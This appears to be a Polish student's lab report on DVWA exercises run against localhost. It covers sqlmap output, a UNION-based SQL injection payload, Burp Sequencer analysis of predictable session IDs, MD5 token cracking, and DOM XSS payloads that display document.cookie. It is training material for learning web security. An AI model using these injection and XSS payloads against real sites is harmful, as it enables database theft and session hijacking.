
[*] starting @ 16:02:12 /2024-05-13/
Brute Force
do you want to check for the existence of site's sitemap(.xml) [y/N] y
[16:02:14] [WARNING] 'sitemap.xml' not found
[16:02:14] [INFO] starting crawler for target URL 'http://localhost/DVWA/vulnerabilities/sqli/session-input.php'
[16:02:14] [INFO] searching for links with depth 1
[16:02:14] [INFO] 1/2 links visited (50%)
got a 302 redirect to 'http://localhost/DVWA/login.php'. Do you want to follow? [Y/n] y
[16:02:15] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[16:02:21] [WARNING] running in a single-thread mode. This could take a while
do you want to normalize crawling results [Y/n] y
do you want to store crawling results to a temporary file for eventual further processing with other
tools [y/N] y
[16:02:25] [INFO] writing crawling results to a temporary file '/tmp/sqlmap_0w5f60244031/sqlmapcrawler-a_bo35vw.csv'
[1/1] Form:
POST http://localhost/DVWA/login.php
Cookie: PHPSESSID=pjcf094hprjlqnPk15c2n6ghnm; BEEFHOOK=NVG$TNp5HKZjpYNJAw3zN01ztYisroDB0vvbUJaL4rE$NEoI1JtUST4BiHtaJ2b8PSSNuEZzFAm9mzy;secuirty=high
POST data: username=&password=&Login=Login&user_token=46a8c68daef700b4e1b7e409c43ca259
do you want to test this form? [Y/n/q]
> y
Edit POST data [default: username=&password=&Login=Login&user_token=46a8c68daef700b4e1b7e409c43ca259
] (Warning: blank fields detected):
do you want to fill blank fields with random values? [Y/n] y
POST parameter 'user_token' appears to hold anti-CSRF token. Do you want sqlmap to automatically update it in further requests? [y/N] y

```

Aby dostać informację, żeby przetestować opcje UNION - "it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n]"

Więc zaczęłam kombinować z UNION i wpisałam: 1' OR 1=1 UNION SELECT 1,DATABASE() #

i wyszło



Vulnerability: SQL Injection

Click [here to change your ID.](#)

```
ID: 1' OR 1=1 UNION SELECT 1, DATABASE() #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, DATABASE() #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, DATABASE() #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, DATABASE() #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, DATABASE() #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, DATABASE() #
First name: 1
Surname: dvwa
```

WEAK SESSION ID

Poziom: Low


Skorzystałem z burpa, aby wychwytać żądanie i przesyłałam do sequencera, który służy do analizy jakości losowości generowanych przez aplikację ciągach danych, m.in. tokeny CSRF i hasła. Ocenia on losowość ciągów danych, próbuje zidentyfikować wzorce oraz na końcu generuje raport.

The screenshot shows the Burp Suite interface in the Proxy tab. A single request is selected, and a context menu is open over it. The 'Send to Intruder' option is highlighted with a red circle.

Rozpoczęcie analizy:

The screenshot shows the Burp Suite interface with the 'Live capture' tab selected. A list of captured requests is shown, and a 'Burp Sequencer' window is open, displaying real-time token analysis statistics: 1650 tokens, 1649 requests, and 0 errors. The 'Start live capture' button is visible at the bottom left of the main interface.

Analiza wskazała brak losowości używanych ciągów danych.



Który określił że poziom tworzenia sesji nie jest przypadkowa, więc zapewne występuje sekwencja.

Przesłałam do Repeter, która umożliwia ponowne wysyłanie pojedynczych żądań http na serwer.

The screenshot shows the Burp Suite Community Edition interface with the following details:

- Request**: A POST request to /DVWA/vulnerabilities/weak_id/ with various headers (User-Agent, Accept, Accept-Language, Accept-Encoding, Content-Type, Content-Length, Origin, Connection, Referer, Cookie, Upgrade-Insecure-Requests, Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site, Sec-Fetch-User) and a body containing session information.
- Response**: An HTTP/1.1 200 OK response with headers (Date, Server, Expires, Cache-Control, Pragma, Set-Cookie, Vary, Content-Length, Connection, Content-Type), a DOCTYPE declaration, an HTML page with a title "Vulnerability: Weak Session IDs :: Damn Vulnerable Web Application (DVWA)", and a script tag for the DVWA page.
- Inspector**: Shows request attributes, query parameters, body parameters, cookies, headers, and response headers.

Generując nowe zapytania okazało się, że sesje rosną o +1

```
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: dvwaSession=20020
8 Vary: Accept-Encoding

5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: dvwaSession=20021
8 Vary: Accept-Encoding
9 Content-Length: 3512
10 Connection: close
```

Poziom: Medium

Zrobiłam dokładnie to samo co w poziomie low, czyli przesyłanie do sequencera i repeter.

The screenshot shows the Burp Suite interface. The title bar reads "Burp Suite Community Edition v2023.9.1 - Temporary Project". The menu bar includes Burp, Project, Intruder, Repeater, View, Help. The top navigation bar has tabs for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn, and Settings. The "Proxy" tab is selected. Below the tabs is a sub-menu with Intercept, HTTP history, WebSockets history, and Proxy settings. A filter bar below the sub-menu says "Filter:Hiding CSS, image and general binary content". The main pane displays a table of requests:

#	Host	Method	URL	Params	Edited	Status code	Length	MIMEtype	Extension	Title	Comment	TLS	IP
1	http://localhost	POST	/DVWA/vulnerabilities/weak_id/										127.0.0.1



The details for the first request are shown in the Request and Inspector panes:


Request

```
Pretty Raw Hex
1 POST /DVWA/vulnerabilities/weak_id/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 0
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/weak_id/
12 Cookie: dvwaSession=20022; BEEFHOOX=nGFCH1mwUxfvDeGwz2tHZFDrOybyRANXKDPKcpMwmM3DSFIBsarnjK2Bbk01ZfKq5wG9dBCC048JLSz; PHPSESSID=qqidfhgatslqj@Cur7ej030aj; security=medium
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19
```

Inspector

- Request attributes: 2
- Request cookies: 4
- Request headers: 16





Request

```
Pretty Raw Hex
1 POST /DVWA/vulnerabilities/weak_id/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 0
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/weak_id/
12 Cookie: dwvaSession=20022; BEEFHOOK=mGFXch1mlwUXvD6ewz2thZDrObyRANXKDPKcpMwmM3DSFIBsarnjK2Bbk0izfkQ5wg9dbCc048JLSz; PHPSESSID=qqidfh6hatslqj0cur7ejo30aj; security=medium
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19
20
21
22
23
24
25
26
27
28
29
30
31
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sun, 19 May 2024 17:42:54 GMT
3 Server: Apache/2.4.57 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: dwvaSession=1716140574
8 Vary: Accept-Encoding
9 Content-Length: 3521
10 Connection: close
11 Content-Type: text/html;charset=utf-8
12
13 <!DOCTYPE html>
14
15 <html lang="en-GB">
16
17 <head>
18   <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
19
20   <title>
21     Vulnerability: Weak Session IDs :: Damn Vulnerable Web Application (DVWA)
22   </title>
23
24   <link rel="stylesheet" type="text/css" href="../../../../dvwa/css/main.css" />
25
26   <link rel="icon" type="image/ico" href="../../../../favicon.ico" />
27
28   <script type="text/javascript" src="../../../../dvwa/js/dvwaPage.js" >
29   </script>
30
31 <body class="home">
32   <div id="container">
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 4
- Requestheaders: 16
- Response headers: 10

Wyniki losowości również były fatalne, a system używa Unix Epoch Clock, czyli początek czasu dla systemów Unix.

Poziom: High

Tutaj znowu to samo co w low i medium

Burp Suite Community Edition v2023.9.1 - Temporary Project

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
POST /DVWA/vulnerabilities/weak_id/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://localhost
Connection: close
Referer: http://localhost/DVWA/vulnerabilities/weak_id/
Cookie: dwvaSession=1716140925; BEEFH0OK=mGFCHImwUXfvDeGwz2tH2FDr0ybyRANXKDPKcpMwmM3DSFIBsarnjK2Bbk01ZfKq5wG9dBcC048JLSz; PHPSESSID=pete57456tialh96iniu7j75; security=high
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

```

0 highlights

Burp Suite Community Edition v2023.9.1 - Temporary Project

Live capture Manual load Sequencer Decoder Comment this item

Select live capture request

Send requests here from other tools to configure a live capture. Select the request to use, configure the other options below, and click Start live capture.

#	Host	Request
1	http://localhost	POST /DVWA/vulnerabilities/weak_id/ HTTP/1.1
2	http://localhost	POST /DVWA/vulnerabilities/weak_id/ HTTP/1.1

Start live capture

Token location within response

Select the location in the response where the token appears.

Cookie: dwvaSession=c4ca4238a0b923820dcc...

Form field:


Custom location: Configure

Burp Sequencer [live capture #2: http://localhost]

Live capture (2598 tokens)

Pause Copy tokens Auto analyze (next: 3000) Requests: 2598
Stop Save tokens Analyze now Errors: 0

Summary Character-level analysis Bit-level analysis Analysis settings



Burp Suite Community Edition v2023.9.1 - Temporary Project

Dashboard Target Proxy **Repeater** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Target: http://localhost

Request Response Inspector

```

POST /DVWA/vulnerabilities/weak_id/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://localhost
Connection: close
Referer: http://localhost/DVWA/vulnerabilities/weak_id/
Cookie: dwaSession=1716140925; BEEFHOOK=mGFCXhImwUXvDwGwzthZFdOrDybyRANKKDPKcpMwmM3DSF1BsarnjK2Bbk0izfKq5wG9dCc048JLs2; PHPSESSID=pete57456tialhs96imut7j75; security=high
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

```

```

HTTP/1.1 200 OK
Date: Sun, 19 May 2024 17:58:52 GMT
Server: Apache/2.4.57 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: dwaSession=2ab8f86410b4f3bdcc747699295eb5a4; expires=Sun, 19 May 2024 18:58:52 GMT; Max-Age=3600; path=/vulnerabilities/weak_id/; domain=localhost
Vary: Accept-Encoding
Content-Length: 3515
Connection: close
Content-Type: text/html;charset=utf-8

```

Request Raw Hex Response Pretty Raw Hex Render Inspector Request attributes Request query parameters Request body parameters Request cookies Request headers

Done

2ab8f86410b4f3bdcc747699295eb5a4

e4c8c477d15f72bef65651ddb22c5891

Wyniki były lepsze natomiast system używa jaki algorytm kryptograficzny md5, który sprawdziłam na crackstation.net, algorytm polega na kryptografii wielkości o +1 i kryptografii md5.

Darmowy program do łamania skrótów haseł

Wprowadź do 20 niesolonych skrótów, po jednym w wierszu:

2ab8f86410b4f3bdcc747699295eb5a4

Nie jestem robotem

reCAPTCHA
Prywatność - Warunki

Crack Hashe

Obsługuje: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Haszysz	Typ	Wynik
2ab8f86410b4f3bdcc747699295eb5a4	md5	20006

Kody kolorów: Zielony Dokładne dopasowanie, Złoty Częściowe dopasowanie, Czerwony Nie znaleziono.

Darmowy program do łamania skrótów haseł

Wprowadź do 20 niesolonych skrótów, po jednym w wierszu:

ac3f1cb73bc8810830788e8c68a03a4a

Nie jestem robotem

reCAPTCHA
Prywatność - Warunki

Crack Hashe

Obsługuje: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Haszysz	Typ	Wynik
ac3f1cb73bc8810830788e8c68a03a4a	md5	20008

Kody kolorów: Zielony Dokładne dopasowanie, Żółty Częściowe dopasowanie, Czerwony Nie znaleziono

Darmowy program do łamania skrótów haseł

Wprowadź do 20 niesolonych skrótów, po jednym w wierszu:

750622b888646661fb918749ee3e550f

Nie jestem robotem

reCAPTCHA
Prywatność - Warunki

Crack Hashe


Obsługuje: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Haszysz	Typ	Wynik
750622b888646661fb918749ee3e550f	md5	20009


XSS (DOM)

Poziom: Low

Nie ma żadnych zabezpieczeń, więc po wybraniu języka dostajemy całą ścieżkę http://localhost/DVWA/vulnerabilities/xss_d/?default=English. Dodałem do końcówki alert "Haker" poprzez <script>alert("Haker")</script>.



Więc wystarczy dodać: <script>alert(document.cookie)</script>



Ukradłam również ciasteczkę za pomocą burpa.

```
Pretty Raw Hex
1 GET /DVWA/vulnerabilities/xss_d/?default=English HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/DVWA/vulnerabilities/xss_d/
9 Cookie: _ga=GA1.1.529699030.1702655392; _ga_3JEZ7LNJK=GS1.1.1702655392.1.0.1702655392.0.0.0; PHPSESSID=q5hpu6te6301539148119c0h6g; security=low
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
```

